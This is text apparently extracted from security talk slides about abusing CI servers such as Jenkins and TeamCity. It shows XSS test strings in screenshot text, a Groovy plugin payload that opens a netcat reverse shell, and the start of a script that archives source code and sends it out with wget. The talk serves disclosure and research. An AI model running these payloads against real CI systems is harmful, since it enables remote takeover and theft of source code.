Удалить Пр

Настройки

GitHub

История с

#5 10.11.2015 20:37

><XSS"

script]]>alert('xss')/script]]>

#3 01.11.2015 19:40

#2 01.11.2015 19:38

#1 01.11.2015 19:35

TC

Projects

Changes

Agents 0

Build Queue 2

Administration > <Root project> > Test1

Project Settings

General Settings

VCS Roots 1

Report Tabs

Parameters

Builds Schedule

Issue Trackers 488

SSH Keys

Maven Settings 46

Meta-Runners 1

Shared Resources 34

Clean-up Rules

Versioned Settings

Last edited 16 hours ago by admin (view history)

#5 10.11.2015 20:37

><XSS"

script]]>alert('xss')/script]]>

#3 01.11.2015 19:40

#2 01.11.2015 19:38

#1 01.11.2015 19:35

Builds Schedule

Below you can observe all builds schedules for a specific date.

Date: 14 Apr 2015

Advanced options

__test=1

OK

- Последняя сборка (#5), 2 часа 53 минут назад
- Последняя стабильная сборка (#5), 2 часа 53 минут назад
- Последняя успешная сборка (#5), 2 часа 53 минут назад
- Последняя провалившаяся сборка (#2), 9 дней 4 часа назад
- Last unsuccessful build (#2), 9 дней 4 часа назад

ell =(

A note on security

The screenshot shows the Jenkins web interface. The left sidebar contains the following links: Jenkins, На главную, Статус, Изменения, Сборочная, Собрать сей, Удалить Пр, Настройки, and GitHub. The main content area is titled 'Builds Schedule' and shows a date selector set to '14 Apr 2015'. Below the date selector, there is a list of builds with their status and timestamps. A modal dialog box is open in the foreground, displaying the text '_test=1' and an 'OK' button.

ell =(


A note on responsibility

- All the bugs are carefully reported to corresponding maintainers
- Maintainers react quite fast




[Un?]typical vectors for abusing CI tools

Attack surface




[Un?]typical vectors for abusing CI tools

Attack surface




[Un?]typical vectors for abusing CI tools

Attack surface




[Un?]typical vectors for abusing CI tools

Attack surface




[Un?]typical vectors for abusing CI tools

Attack surface: Plugins




[Un?]typical vectors for abusing CI tools

Attack surface: Plugins




[Un?]typical vectors for abusing CI tools

Attack surface: Plugins




[Un?]typical vectors for abusing CI tools

Attack surface: Plugins



[Un?]typical vectors for abusing CI tools

**In this Demo I'll cheat a little due to
JENKINS-31089 issue**



[Un?]typical vectors for abusing CI tools

Attack surface: Plugins

- Some useful links

<https://github.com/yandex-qatools/juseppe/> - Jenkins custom plugin server

- Some code examples to play with:

https://github.com/osakaaa/ZN_CI/plugins

- Groovy payload used in the example:

```
r=Runtime.getRuntime();p = r.exec(["/bin/bash","-c","mkknod /tmp/  
backpipe p && /bin/sh 0</tmp/backpipe | nc host port 1>/tmp/  
backpipe"] as String[]);p.waitFor()
```


[Un?]typical vectors for abusing CI tools



[Un?]typical vectors for abusing CI tools

- Obvious ones
 - Phishing

[Un?]typical vectors for abusing CI tools

- Obvious ones
 - Phishing
 - Source code stealing

[Un?]typical vectors for abusing CI tools

Base script

```
tar -zcf /tmp/sources.tar.gz $folder && wget --  
